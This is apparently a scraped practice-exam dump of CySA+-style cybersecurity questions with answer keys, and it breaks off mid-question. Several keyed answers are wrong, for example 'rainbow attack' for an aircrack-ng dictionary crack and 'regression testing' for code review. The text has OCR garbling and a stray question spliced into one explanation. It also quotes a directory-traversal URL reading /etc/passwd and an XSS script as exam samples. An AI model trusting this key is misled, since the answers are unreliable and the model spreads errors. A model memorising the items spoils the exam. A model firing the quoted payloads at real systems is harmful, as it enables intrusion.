While analyzing network traffic, a security analyst discovers several computers on the network are connecting to a malicious domain that was blocked by a DNS sinkhole. A new private IP range is now visible, but no change requests were made to add it. Which of the following is the BEST solution for the security analyst to implement?
A. Create an IPS rule.
B. Apply network access control.
C. Blacklist the new subnet
D. Block the domain IP at the firewall.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 49
A security is reviewing a vulnerability scan report and notes the following finding:

Vulnerability	Severity	QoD	Host	Location
Antivirus missing current signature	10.0 (High)	97%	192.168.86.8	general/tcp

As part of the detection and analysis procedures, which of the following should the analyst do NEXT?
A. Restart the antiviruses running processes
B. Patch or reimage the device to complete the recovery
C. Confirm the workstation's signatures against the most current signatures.
D. Isolate the host from the network to prevent exposure
Answer: C (LEAVE A REPLY)

NEW QUESTION: 50
A security analyst conducted a risk assessment on an organization's wireless network and identified a high-risk element in the implementation of data confidentially protection. Which of the following is the BEST technical security control to mitigate this risk?
A. Switch to the WPA2 protocol.
B. Switch to 802 IX technology
C. Switch to TACACS+ technology.
D. Switch to RADIUS technology
Answer: A (LEAVE A REPLY)

NEW QUESTION: 51
An audit has revealed an organization is utilizing a large number of servers that are running unsupported operating systems.
As part of the management response phase of the audit, which of the following would BEST demonstrate senior management is appropriately aware of and addressing the issue?
A. Project plans relating to the replacement of the servers that were approved by management
B. ACLs from perimeter firewalls showing blocked access to the servers
C. Copies of prior audits that did not identify the servers as an issue
D. Minutes from meetings in which risk assessment activities addressing the servers were discussed
E. Copies of change orders relating to the vulnerable servers
Answer: A (LEAVE A REPLY)

NEW QUESTION: 52
As part of a review of incident response plans, which of the following is MOST important for an organization to understand when establishing the breach notification period?
A. Legal requirements
B. Service-level agreements
C. Organizational policies
D. Vendor requirements and contracts
Answer: A (LEAVE A REPLY)

NEW QUESTION: 53
During an incident investigation, a security analyst discovers the web server is generating an unusually high volume of logs The analyst observes the following response codes:
* 20% of the logs are 403
* 20% of the logs are 404

* 50% of the logs are 200
* 10% of the logs are other codes

The server generates 2MB of logs on a daily basis, and the current day log is over 200MB. Which of the following commands should the analyst use to identify the source of the activity?

A. cat access_log Igrep " 200 "
B. cat access_log Igrep " 204 "
C. cat access_log Igrep " 403 "
D. cat access_log Igrep " 4 04 "
E. cat access_log Igrep " 100 "
Answer: (SHOW ANSWER)

NEW QUESTION: 54
Massivelog log has grown to 40GB on a Windows server At this size, local tools are unable to read the file, and it cannot be moved off the virtual server where it is located. Which of the following lines of PowerShell script will allow a user to extract the last 10.000 lines of the loq for review?

A. tail -10000 Massivelog.log > extract.txt
B. info tail n -10000 Massivelog.log | extract.txt;
C. get content './Massivelog.log' -Last 10000 | extract.txt
D. get-content './Massivelog.log' -Last 10000 > extract.txt;
Answer: (SHOW ANSWER)
https://social.technet.microsoft.com/Forums/en-US/d7a84189-fa3f-4431-8b03-30a7d57d076a/getcontent-read-last-line-and-action?forum=winserverpowershell

NEW QUESTION: 55
A large software company wants to move as source control and deployment pipelines into a cloud-computing environment. Due to the nature of the business management determines the recovery time objective needs to be within one hour. Which of the following strategies would put the company in the BEST position to achieve the desired recovery time?

A. Create a duplicate copy on premises that can be used for failover in a disaster situation
B. Establish an alternate site with active replication to other regions
C. Configure a duplicate environment in the same region and load balance between both instances
D. Set up every cloud component with duplicated copies and auto scaling turned on
Answer: B (LEAVE A REPLY)

NEW QUESTION: 56
A compliance officer of a large organization has reviewed the firm's vendor management program but has discovered there are no controls defined to evaluate third-party risk or hardware source authenticity. The compliance officer wants to gain some level of assurance on a recurring basis regarding the implementation of controls by third parties.
Which of the following would BEST satisfy the objectives defined by the compliance officer? (Choose two.)

A. Executing NDAs prior to sharing critical data with third parties
B. Utilizing DLP capabilities at both the endpoint and perimeter levels
C. Soliciting third-party audit reports on an annual basis
D. Maintaining and reviewing the organizational risk assessment on a quarterly basis
E. Completing a business impact assessment for all critical service providers

F. Executing vendor compliance assessments against the organization's security controls
Answer: C,F (LEAVE A REPLY)

NEW QUESTION: 57
A critical server was compromised by malware, and all functionality was lost. Backups of this server were taken; however, management believes a logic bomb may have been injected by a rootkit. Which of the following should a security analyst perform to restore functionality quickly?
A. Restore the previous backup and scan with a live boot anti-malware scanner
B. Work backward, restoring each backup until the server is clean
C. Offload the critical data to a new server and continue operations
D. Stand up a new server and restore critical data from backups
Answer: A (LEAVE A REPLY)

NEW QUESTION: 58
Which of the following attack techniques has the GREATEST likelihood of quick success against Modbus assets?
A. Unauthenticated commands
B. Buffer overflow
C. Certificate spoofing
D. Remote code execution
Answer: A (LEAVE A REPLY)

NEW QUESTION: 59
During an audit several customer order forms were found to contain inconsistencies between the actual price of an item and the amount charged to the customer Further investigation narrowed the cause of the issue to manipulation of the public-facing web form used by customers to order products Which of the following would be the BEST way to locate this issue?
A. Reduce the session timeout threshold
B. Deploy MFA for access to the web server
C. Implement input validation
D. Run a static code scan
Answer: (SHOW ANSWER)
In this scenario, the issue is related to manipulation of the public-facing web form, indicating that attackers might be altering the prices before submitting the form. One of the best ways to prevent such attacks is to implement input validation, which can help ensure that the data submitted to the web form is correct, complete, and in the expected format. Input validation can also help prevent SQL injection and other types of web-based attacks.

NEW QUESTION: 60
An organization has been seeing increased levels of malicious traffic. A security analyst wants to take a more proactive approach to identify the threats that are acting against the organization's network. Which of the following approaches should the security analyst recommend?
A. Use SCAP scans to monitor for configuration changes on the network.
B. Use the MITRE ATT&CK framework to develop threat models.
C. Review the perimeter firewall rules to ensure rule-set accuracy.
D. Conduct internal threat research and establish indicators of compromise.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 61
A Chief Information Secunty Officer has asked for a list of hosts that have critical and high-seventy findings as referenced in the CVE database. Which of the following tools would produce the assessment output needed to satisfy this request?
A. Nessus
B. Nikto
C. Fuzzer
D. Prowler
E. Wireshark
Answer: A (LEAVE A REPLY)

NEW QUESTION: 62
Which of the following data security controls would work BEST to prevent real PII from being used in an organization's test cloud environment?
A. Digital rights management
B. Encryption
C. Access control
D. Data loss prevention
E. Data masking
Answer: E (LEAVE A REPLY)
Data masking is a way to create a fake, but a realistic version of your organizational data. The goal is to protect sensitive data, while providing a functional alternative when real data is not needed-for example, in user training, sales demos, or software testing.

NEW QUESTION: 63
Which of the following BEST explains the function of a managerial control?
A. To help design and implement the security planning, program development, and maintenance of the security life cycle
B. To guide the development of training, education, security awareness programs, and system maintenance
C. To create data classification, risk assessments, security control reviews, and contingency planning
D. To ensure tactical design, selection of technology to protect data, logical access reviews, and the implementation of audit trails
Answer: C (LEAVE A REPLY)
Managerial controls are procedural mechanisms that focus on the mechanics of the risk management process. Examples of administrative controls include periodic risk assessments, security planning exercises, and the incorporation of security into the organization's change management, service acquisition, and project management practices

NEW QUESTION: 64

An organization prohibits users from logging in to the administrator account. If a user requires elevated permissions. the user's account should be part of an administrator group, and the user should escalate permission only as needed and on a temporary basis. The organization has the following reporting priorities when reviewing system activity:

* Successful administrator login reporting priority - high
* Failed administrator login reporting priority - medium
* Failed temporary elevated permissions - low
* Successful temporary elevated permissions - non-reportable

A security analyst is reviewing server syslogs and sees the following:

Which of the following events is the HIGHEST reporting priority?

A. <100>2 2020-01-10T20:36:01.010Z financeserver sudo 201 32001 - BOM 'sudo vi users.txt' success

B. <100>2 2020-01-10T21:18:34.002Z adminserver sudo 201 32001 - BOM 'sudo more /etc/passwords' success

C. <100>2 2020-01-10T19:33:48.002Z webserver su 201 32001 - BOM 'su' success

D. <100>2 2020-01-10T21:53:11.002Z financeserver su 201 32001 - BOM 'su vi syslog.conf failed for joe

A. Option A
B. Option B
C. Option D
D. Option C
Answer: (SHOW ANSWER)

NEW QUESTION: 65
During an investigation, an analyst discovers the following rule in an executive's email client:
IF * TO <executive@anycompany.com> THEN mailto: <someaddress@domain.com> SELECT FROM 'sent' THEN DELETE FROM <executive@anycompany.com> The executive is not aware of this rule. Which of the following should the analyst do FIRST to evaluate the potential impact of this security incident?
A. Use the SIEM to correlate logging events from the email server and the domain server
B. Recommend that management implement SPF and DKIM
C. Remove the rule from the email client and change the password
D. Check the server logs to evaluate which emails were sent to <someaddress@domain.com>
Answer: D (LEAVE A REPLY)

NEW QUESTION: 66
A security officer needs lo find Ihe mosl cos!-effective solution lo the cunent data pnvacy and protection gap found in the last security assessment Which of the following is the BEST recommendation?
A. Implement a data loss prevention solution
B. Create a data minimization plan.
C. Add access control requirements
D. Require users to sign NDAs
Answer: (SHOW ANSWER)

NEW QUESTION: 67

Which of the following software security best practices would prevent an attacker from being able to run arbitrary SQL commands within a web application? (Choose two.)
A. Authentication
B. Input validation
C. Parameterized queries
D. Output encoding
E. Data protection
F. Session management
Answer: B,C (LEAVE A REPLY)

NEW QUESTION: 68
An analyst wants to identify hosts that are connecting to the external FTP servers and what, if any, passwords are being used. Which of the following commands should the analyst use?
A. nmap -o ftp.server -p 21
B. tcpdump -X dst port 21
C. telnet ftp.server 21
D. ftp ftp.server -p 21
Answer: B (LEAVE A REPLY)

NEW QUESTION: 69
Ensuring that all areas of security have the proper controls is a primary reason why organizations use:
A. frameworks.
B. directors and officers.
C. incident response plans.
D. engineering rigor.
Answer: A (LEAVE A REPLY)
Ensuring that all areas of security have the proper controls is a primary reason why organizations use frameworks. Frameworks provide an organized structure for organizations to evaluate their security posture and implement the necessary security measures for their operations. Frameworks such as NIST, COBIT, and ISO 27001 provide guidance on how to develop, implement and monitor security policies, controls, and procedures for an organization. Additionally, frameworks provide a benchmark for organizations to measure their security posture against and create a roadmap for continued improvement.

NEW QUESTION: 70
Which of the following BEST describes the primary role ol a risk assessment as it relates to compliance with risk-based frameworks?
A. It demonstrates the organization's mitigation of risks associated with internal threats.
B. It serves as the basis for control selection.
C. It is an input to the business impact assessment.
D. It prescribes technical control requirements.
Answer: (SHOW ANSWER)

NEW QUESTION: 71

During an incident response procedure, a security analyst collects a hard drive to analyze a possible vector of compromise. There is a Linux swap partition on the hard drive that needs to be checked. Which of the following, should the analyst use to extract human-readable content from the partition?

A. dd

B. fsstat

C. head

D. strings

Answer: D (LEAVE A REPLY)

NEW QUESTION: 72

Legacy medical equipment, which contains sensitive data, cannot be patched. Which of the following is the BEST solution to improve the equipment's security posture?

A. Move the legacy systems behind a WAF

B. Implement an air gap for the legacy systems.

C. Implement a VPN between the legacy systems and the local network.

D. Place the legacy systems in the DMZ

Answer: B (LEAVE A REPLY)

The best solution to improve the security posture of legacy medical equipment that contains sensitive data is to implement an air gap (Option B). An air gap is a security measure which involves physically separating a computer or network from other systems, networks, or the internet. This can provide an additional layer of security, as it would prevent the legacy equipment from being compromised by malicious actors. Additionally, it would allow the equipment to continue to function without needing to be patched, as it would be isolated from other systems and networks.

NEW QUESTION: 73

A newly appointed Chief Information Security Officer (CISO) has completed a risk assessment review of the organization and wants to reduce the numerous risks that were identified. Which of the following will provide a trend of risk mitigation?

A. Continuous monitoring

B. Risk analysis

C. Planning

D. Risk response

E. Oversight

Answer: D (LEAVE A REPLY)

NEW QUESTION: 74

During an incident investigation, a security analyst acquired a malicious file that was used as a backdoor but was not detected by the antivirus application. After performing a reverse-engineering procedure, the analyst found that part of the code was obfuscated to avoid signature detection. Which of the following types of instructions should the analyst use to understand how the malware was obfuscated and to help deobfuscate it?

A. MOVL

B. XOR

C. ADD

D. MOV

E. SUB

Answer: B (LEAVE A REPLY)

NEW QUESTION: 75
An online gaming company was impacted by a ransomware attack. An employee opened an attachment that was received via an SMS attack on a company-issue firewall. Which following actions would help during the forensic analysis of the mobile device? (Select TWO).
A. Documenting the respective chain of custody
B. Resetting the phone to factory settings
C. Unlocking the device by blowing the eFuse
D. Performing a memory dump of the mobile device for analysis
E. Rebooting the phone and installing the latest security updates
F. Uninstalling any potentially unwanted programs
Answer: (SHOW ANSWER)

NEW QUESTION: 76
Which of the following sets of attributes BEST illustrates the characteristics of an insider threat from a security perspective?
A. Authorized, unintentional, benign
B. Authorized, intentional, malicious
C. Unauthorized, intentional, malicious
D. Unauthorized, unintentional, benign
Answer: B (LEAVE A REPLY)

NEW QUESTION: 77
A cyber-incident response analyst is investigating a suspected cryptocurrency miner on a company's server.
Which of the following is the FIRST step the analyst should take?
A. Start packet capturing to look for traffic that could be indicative of command and control from the miner.
B. Take a memory snapshot of the machine to capture volatile information stored in memory.
C. Run a manual antivirus scan on the machine to look for known malicious software.
D. Create a full disk image of the server's hard drive to look for the file containing the malware.
Answer: (SHOW ANSWER)

NEW QUESTION: 78
A security analyst is supporting an embedded software team. Which of the following is the BEST recommendation to ensure proper error handling at runtime?
A. Perform a code review
B. Enforce input validation
C. Require application fuzzing.
D. Perform static code analysis.
Answer: (SHOW ANSWER)

NEW QUESTION: 79
A computer hardware manufacturer developing a new SoC that will be used by mobile devices. The SoC should not allow users or the process to downgrade from a newer firmware to an older one. Which of the following can the hardware manufacturer implement to prevent firmware downgrades?
A. Encryption
B. Secure Enclave
C. Trusted execution
D. eFuse
Answer: (SHOW ANSWER)

NEW QUESTION: 80
Which of the following are the MOST likely reasons lo include reporting processes when updating an incident response plan after a breach? (Select TWO).
A. To isolate potential insider threats
B. To establish a clear chain of command
C. To provide secure network design changes
D. To meet regulatory requirements for timely reporting
E. To limit reputation damage caused by the breach
F. To remediate vulnerabilities that led to the breach
Answer: C,D (LEAVE A REPLY)

NEW QUESTION: 81
Which of the following are considered PII by themselves? (Select TWO).
A. Employer address
B. Mother's maiden name
C. Job title
D. Government ID
E. Birth certificate
F. Employment start date
Answer: D,E (LEAVE A REPLY)

NEW QUESTION: 82
A finance department employee has received a message that appears to have been sent from the Chief Financial Officer (CFO) asking the employee to perform a wife transfer Analysis of the email shows the message came from an external source and is fraudulent. Which of the following would work BEST to improve the likelihood of employees quickly recognizing fraudulent emails?
A. Adding a banner to incoming messages that identifies the messages as external
B. Limiting email from the finance department to recipients on a pre-approved whitelist
C. Configuring email client settings to display all messages in plaintext when read
D. Implementing a sandboxing solution for viewing emails and attachments
Answer: (SHOW ANSWER)

NEW QUESTION: 83

A SIEM analyst receives an alert containing the following URL:

http://companywebsite.com/displayPicture?filename=../../../etc/passwd

Which of the following BEST describes the attack?

A. Password spraying

B. Directory traversal

C. insecure object access

D. Buffer overflow

Answer: B (LEAVE A REPLY)

NEW QUESTION: 84

A software development team asked a security analyst to review some code for security vulnerabilities. Which of the following would BEST assist the security analyst while performing this task?

A. User acceptance testing

B. Regression testing

C. Dynamic analysis

D. Static analysis

Answer: B (LEAVE A REPLY)

NEW QUESTION: 85

The Cruel Executive Officer (CEO) of a large insurance company has reported phishing emails that contain malicious links are targeting the entire organza lion Which of the following actions would work BEST to prevent against this type of attack?

A. Turn on full behavioral analysis to avert an infection

B. Implement an EDR mail module that will rewrite and analyze email links.

C. Reconfigure the EDR solution to perform real-time scanning of all files

D. Ensure EDR signatures are updated every day to avert infection.

E. Modify the EDR solution to use heuristic analysis techniques for malware.

Answer: (SHOW ANSWER)

If you're concerned about spear phishing and other advanced threats that may impact your organization, a next-gen EDR endpoint protection platform offers a lot of advantages over traditional antivirus.

NEW QUESTION: 86

Ransomware is identified on a company's network that affects both Windows and MAC hosts. The command and control channel for encryption for this variant uses TCP ports from 11000 to 65000. The channel goes to good1. Iholdbadkeys.com, which resolves to IP address 72.172.16.2.

Which of the following is the MOST effective way to prevent any newly infected systems from actually encrypting the data on connected network drives while causing the least disruption to normal Internet traffic?

A. Block all outbound traffic on TCP ports 11000 to 65000 to IP host address 172.172.16.2 at the border gateway.

B. Block all outbound traffic on TCP ports 11000 to 65000 at the border gateway.

C. Block all outbound traffic to web host good1 iholdbadkeys.com at the border gateway.

D. Block all outbound TCP connections to IP host address 172.172.16.2 at the border gateway.

Answer: C (LEAVE A REPLY)

NEW QUESTION: 87
A security analyst is conceded that a third-party application may have access to user passwords during authentication. Which of the following protocols should the application use to alleviate the analyst's concern?
A. MFA
B. LADPS
C. SAML
D. SHA-1
Answer: C (LEAVE A REPLY)

NEW QUESTION: 88
A storage area network (SAN) was inadvertently powered off while power maintenance was being performed in a datacenter. None of the systems should have lost all power during the maintenance. Upon review, it is discovered that a SAN administrator moved a power plug when testing the SAN's fault notification features.
Which of the following should be done to prevent this issue from reoccurring?
A. Ensure both power supplies on the SAN are serviced by separate circuits, so that if one circuit goes down, the other remains powered.
B. Install additional batteries in the SAN power supplies with enough capacity to keep the system powered on during maintenance operations.
C. Install a third power supply in the SAN so loss of any power intuit does not result in the SAN completely powering off.
D. Ensure power configuration is covered in the datacenter change management policy and have the SAN administrator review this policy.
Answer: (SHOW ANSWER)

NEW QUESTION: 89
A security analyst reviews the latest reports from the company's vulnerability scanner and discovers the following:

```
21213 HTTP TRACE / TRACK Methods Allowed
- The remote web server supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods that are
used to debug web server connections.
64912 Apache 4.2.x < 4.2.24 XSS Vulnerabilities
- The web server responded with a popup <script>alert('123');</script> when this was entered in the
"txtDescription" field of /providestatus.php
53523 Apache 4.2.x < 4.2.24 mod_status Vulnerabilities
- The 'mod_status' module contains a race condition that can be triggered by a specially crafted packet to
cause denial of service.
73825 SSL Weak Block Size Cipher Suites Supported
- The use of a block cipher with 32-bit blocks enable man-in-the-middle attackers with sufficient resources
to exploit this vulnerability.
```

Which of the following changes should the analyst recommend FIRST?
A. Disabling HTTP connection debugging commands
B. Configuring SSL ciphers to use different encryption blocks
C. Programming changes to encode output
D. Updating the 'mod_status' module
Answer: D (LEAVE A REPLY)

NEW QUESTION: 90
Which of the following is an advantage of SOAR over SIEM?
A. SOAR is much less expensive.
B. SOAR reduces the amount of human intervention required.
C. SOAR can aggregate data from many sources.
D. SOAR uses more robust encryption protocols.

Answer: (SHOW ANSWER)
SOAR systems and services tend to add a layer of workflow management. That means that SOAR deployments may actually ingest SIEM alerts and other data and then apply workflows and automation to them. SIEM and SOAR tools can be difficult to distinguish from each other, with one current difference being the broader range of tools that SOAR services integrate with. The same vendors who provide SIEM capabilities also provide SOAR systems in many cases with Splunk, Rapid7, and IBM (QRadar) all included. There are differences, however, as ITSM tools like ServiceNow play in the space as well. As an analyst, you need to know that SOAR services and tools exist and can be leveraged to cover additional elements beyond what traditional SIEM systems have historically handled.

NEW QUESTION: 91
Which of the following technologies can be used to store digital certificates and is typically used in highsecurity implementations where integrity is paramount?
A. eFuse
B. UEFI
C. Self-encrypting drive
D. HSM
Answer: D (LEAVE A REPLY)

NEW QUESTION: 92
An organization is developing software to match customers' expectations. Before the software goes into production, it must meet the following quality assurance guidelines
* Uncover all the software vulnerabilities.
* Safeguard the interest of the software's end users.
* Reduce the likelihood that a defective program will enter production.
* Preserve the Interests of me software producer
Which of me following should be performed FIRST?
A. Conduct a static analysis of the code.
B. Run source code against the latest OWASP vulnerabilities.
C. Document the life-cycle changes that look place.
D. Ensure verification and vacation took place during each phase.
E. Store the source code in a s oftware escrow.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 93
A team of security analysis has been alerted to potential malware activity. The initial examination indicates one of the affected workstations on beaconing on TCP port 80 to five IP addresses and attempting to spread across the network over port 445. Which of the following should be the team's NEXT step during the detection phase of this response process?

A. Engage the engineering team to block SMB traffic internally and outbound HTTP traffic to the five IP addresses Identify potentially affected systems by creating a correlation
B. Escalate the incident to management ,who will then engage the network infrastructure team to keep them informed
C. Identify potentially affected system by creating a correlation search in the SIEM based on the network traffic.
D. Depending on system criticality remove each affected device from the network by disabling wired and wireless connections
Answer: C (LEAVE A REPLY)

NEW QUESTION: 94
Which of the following would MOST likely be included in the incident response procedure after a security breach of customer PII?
A. Human resources
B. Marketing
C. Internal network operations center
D. Public relations
Answer: (SHOW ANSWER)

NEW QUESTION: 95
An organization discovers motherboards within the environment that appear to have been physically altered during the manufacturing process. Which of the following is the BEST course of action to mitigate the risk of this reoccurring?
A. Coordinate a supply chain assessment to ensure hardware authenticity.
B. Conduct a trade study to determine if the additional risk constitutes further action.
C. Work with IT to replace the devices with the known-altered motherboards.
D. Perform an assessment of the firmware to determine any malicious modifications.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 96
An analyst is reviewing the output from some recent network enumeration activities. The following entry relates to a target on the network:

```
Nmap scan report for 10-112-75-1.biz.bhn.net (10.112.75.1)
Host is up (0.046s latency).
Not shown: 97 closed ports
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      FileZilla ftpd
80/tcp   open  http     Microsoft IIS httpd 7.5
8443/tcp open  ssl/http SonicWALL firewall http config
Device type: broadband router|WAP|general purpose|VoIP phone| storage-misc
Running (JUST GUESSING): Asus embedded (89%), Linux 2.6.X|2.4.X (89%),
OpenBSD 4.X (87%), FreeBSD 5.X (87%), Digium embedded (87%), HP embedded (87%)
OS CPE: cpe:/h:asus:rt-ac66u cpe:/o:linux:linux_kernel:2.6 cpe/h:asus:rt-n16 cpe:/o:linux:linux_kernel:2.4
cpe:/o:openbsd:openbsd:4.3 cpe:/o:freebsd:freebsd:5.4 cpe:/h:digium:d70 cpe:/h:hp:p2000_g3
Aggressive OS guesses: Asus RT-AC66U router (Linux 2.6) (89%), Asus RT-N16 WAP (Linux 2.6) (89%), Asus RT-N66U WAP (Linux 2.6)
(89%), Tomato 1.28 (Linux 2.6.22) (89%), OpenWrt Kamikaze 7.09 (Linux 2.6.22) (89%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34)
(88%), OpenWrt White Russian 0.9 (Linux 2.4.30) (88%), OpenBSD 4.3 (87%), FreeBSD 5.4-RELEASE (87%), Digium D70 IP phone (87%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; Device: firewall; CPE: cpe:/o:microsoft:windows
```


Based on the above output, which Of the following tools or techniques is MOST likely being used?
A. Port isolation
B. Port address translation
C. Intrusion prevention system
D. Web application firewall
E. Port triggering

Answer: D (LEAVE A REPLY)

NEW QUESTION: 97
The help desk noticed a security analyst that emails from a new email server are not being sent out. The new email server was recently added to the existing ones. The analyst runs the following command on the new server.

```
nslookup -type=txt exampledomain.org
...
"v=spf1 ip4:72.56.48.0/28 -all"
...
```

Given the output, which of the following should the security analyst check NEXT?
A. The version of SPF that is being used
B. The DNS name of the new email server
C. The IP address of the new email server
D. The DMARC policy
Answer: B (LEAVE A REPLY)

NEW QUESTION: 98
A security analyst has discovered trial developers have installed browsers on all development servers in the company's cloud infrastructure and are using them to browse the Internet. Which of the following changes should the security analyst make to BEST protect the environment?
A. Create a security rule that blocks Internet access in the development VPC
B. Place a jumpbox m between the developers' workstations and the development VPC
C. Remove the administrator profile from the developer user group in identity and access management
D. Create an alert that is triggered when a developer installs an application on a server
Answer: (SHOW ANSWER)

NEW QUESTION: 99
A security analyst recently observed evidence of an attack against a company's web server. The analyst investigated the issue but was unable to find an exploit that adequately explained the observations.
Which of the following is the MOST likely cause of this issue?
A. The security analyst needs updated forensic analysis tools.
B. The security analyst needs more training on threat hunting and research.
C. The security analyst has potentially found a zero-day vulnerability that has been exploited.
D. The security analyst has encountered a polymorphic piece of malware.
Answer: (SHOW ANSWER)
If an analyst observes evidence of an attack but cannot find an exploit that adequately explains the observations, it may indicate the presence of a zero-day vulnerability, which is an unknown vulnerability that attackers can exploit to gain unauthorized access to systems. In such cases, traditional security tools may not be able to detect or prevent the attack. Therefore, the analyst should investigate further to identify and mitigate the vulnerability to prevent further exploitation.

NEW QUESTION: 100
A Chief Information Security Officer has asked for a list of hosts that have critical and high-severity findings as referenced in the CVE database. Which of the following tools would produce the assessment output needed to satisfy this request?
A. Nessus
B. Nikto

C. Fuzzer
D. Wireshark
E. Prowler
Answer: A (LEAVE A REPLY)
Nessus is a vulnerability scanning and assessment tool that can be used to scan systems for potential vulnerabilities and weaknesses. It provides detailed reports on any critical and high-severity findings as referenced in the CVE database, making it the ideal tool for fulfilling the Chief Information Security Officer's request. Nikto, fuzzer, wireshark, and prowler are all security tools, but they are not applicable for the scenario described in the question. Here is a link to an article from CompTIA's website about Nessus for your reference: https://www.comptia.org/content/nessus-vulnerability-scanning-and-assessment-tool.

NEW QUESTION: 101
An organization's Cruel Information Security Officer is concerned the proper control are not in place to identify a malicious insider Which of the following techniques would be BEST to identify employees who attempt to steal data or do harm to the organization?
A. Segment the network so workstations are segregated from servers and implement detailed logging on the jumpbox
B. Place a text file named Passwords txt on the local file server and create a SIEM alert when the file is accessed
C. Analyze logs to determine if a user is consuming large amounts of bandwidth at odd hours ol the day
D. Perform a review of all users with privileged access and monitor web activity logs from the organization's pfoxy
Answer: C (LEAVE A REPLY)

NEW QUESTION: 102
A security analyst is providing a risk assessment for a medical device that will be installed on the corporate network. During the assessment, the analyst discovers the device has an embedded operating system that will be at the end of its life in two years. Due to the criticality of the device, the security committee makes a risk- based policy decision to review and enforce the vendor upgrade before the end of life is reached.
Which of the following risk actions has the security committee taken?
A. Risk tolerance
B. Risk avoidance
C. Risk acceptance
D. Risk exception
Answer: C (LEAVE A REPLY)

NEW QUESTION: 103
A security analyst is investigating malicious traffic from an internal system that attempted to download proxy avoidance software as identified from the firewall logs but the destination IP is blocked and not captured. Which of the following should the analyst do?
A. Shut down the computer
B. Capture live data using Wireshark
C. Take a snapshot
D. Determine if DNS logging is enabled.
E. Review the network logs.
Answer: (SHOW ANSWER)
The DNS debug log provides extremely detailed data about all DNS information that is sent and received by the DNS server, similar to the data that can be gathered using packet capture tools such as network monitor. https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn800669(v=ws.11)#:~:text=The%20DNS%20debug%20log%20provides,tools%20such%20as%20network%20monitor.

NEW QUESTION: 104
A security analyst needs to provide the development team with secure connectivity from the corporate network to a three-tier cloud environment. The developers require access to servers in all three tiers in order to perform various configuration tasks. Which of the following technologies should the analyst implement to provide secure transport?
A. CASB
B. VPC
C. Federation
D. VPN
Answer: D (LEAVE A REPLY)
A VPN is a secure network connection that allows users to access their private corporate networks over the internet, while keeping the connection encrypted and secure. This makes it an ideal solution for providing the development team with secure connectivity from the corporate network to a three-tier cloud environment.
https://www.comptia.org/content/virtual-private-networks

NEW QUESTION: 105
A security manager has asked an analyst to provide feedback on the results of a penetration test. After reviewing the results, the manager requests information regarding the possible exploitation of vulnerabilities. Which of the following information data points would be MOST useful for the analyst to provide to the security manager, who would then communicate the risk factors to the senior management team? (Select TWO).
A. Probability
B. Adversary capability
C. Attack vector
D. Impact
E. Classification
F. Indicators of compromise
Answer: B,D (LEAVE A REPLY)
According to the CompTIA CySA+ (CS0-002) best practices, the most useful information data points to provide to the security manager for communicating the risk factors to senior management are the impact and adversary capability. The impact refers to the potential consequences of a successful attack or exploitation of a vulnerability, such as data loss or system compromise. The adversary capability refers to the ability of an attacker to exploit a vulnerability, including their technical expertise and resources. Together, these data points help to provide a complete picture of the risk associated with a vulnerability, and allow senior management to make informed decisions regarding risk mitigation and remediation. The other data points, such as probability, attack vector, classification, and indicators of compromise, can also be valuable, but the impact and adversary capability are considered the most critical for prioritizing risk mitigation efforts.

NEW QUESTION: 106
An organization needs to limit its exposure to accidental disclosure when employees send emails that contain personal information to recipients outside the company Which of the following technical controls would BEST accomplish this goal?
A. DLP
B. Data masking
C. SPF
D. Encryption
Answer: (SHOW ANSWER)

NEW QUESTION: 107
The help desk provided a security analyst with a screenshot of a user's desktop:

```
$ aircrack-ng -e AHT4 -w dictionary.txt wpa2.pcapdump
Opening wpa2.pcapdump
Read 6396 packets.
Opening wpa2.pcapdump
Reading packets, please wait...
```

For which of the following is aircrack-ng being used?
A. Wireless access point discovery
B. Rainbow attack
C. PCAP data collection
D. Brute-force attack
Answer: B (LEAVE A REPLY)

NEW QUESTION: 108
A hybrid control is one that:
A. has operational and technical components
B. is implemented differently on individual systems
C. authenticates using passwords and hardware tokens
D. is implemented at the enterprise and system levels
Answer: D (LEAVE A REPLY)

NEW QUESTION: 109
A security analyst is required to stay current with the most recent threat data and intelligence reports. When gathering data, it is MOST important for the data to be:
A. relevant and accurate
B. relevant and deep
C. proprietary and accurate
D. proprietary and timely
Answer: (SHOW ANSWER)

NEW QUESTION: 110
A company's legal and accounting teams have decided it would be more cost-effective to offload the risks of data storage to a third party. The IT management team has decided to implement a cloud model and has asked the security team for recommendations. Which of the following will allow all data to be kept on the third-party network?
A. VDI
B. SaaS
C. CASB

D. FaaS
Answer: B (LEAVE A REPLY)
Which of the follawing activities is designed to handle a control
failure that leads to a breach?
Risk assessment
Incident management
Root cause analysis
Vulnerability management* Software as a Service (SaaS)
-Provides all the hardware, operating system, software, and applications needed for a complete application service to be delivered
-Cloud service providers are responsible for the security of the platform and infrastructure
-Consumers are responsible for application security, account provisioning, and authorizations Cloud Access Security Broker (CASB)
- Enterprise management software designed to mediate access to cloud services by users across all types of devices
- Single sign-on
- Malware and rogue device detection
- Monitor/audit user activity
- Mitigate data exfiltration
- Cloud Access Service Brokers provide visibility into how clients and another network nodes use cloud services
- Forward Proxy
-Reverse Proxy
- API

NEW QUESTION: 111
An incident response team is responding to a breach of multiple systems that contain PII and PHI. Disclosing the incident to external entities should be based on:
A. the responder's discretion
B. the public relations policy
C. the communication plan
D. senior management's guidance
Answer: A (LEAVE A REPLY)

NEW QUESTION: 112
A security analyst receives an alert from the SIEM about a possible attack happening on the network The analyst opens the alert and sees the IP address of the suspected server as 192.168.54.66. which is part of the network 192 168 54 0/24. The analyst then pulls all the command history logs from that server and sees the following

```
$ route -n
$ ifconfig -a
$ ping 192.168.54.1
$ tcpdump 192.168.54.80 -nnS
$ hping -s 192.168.54.80 -c 3
```

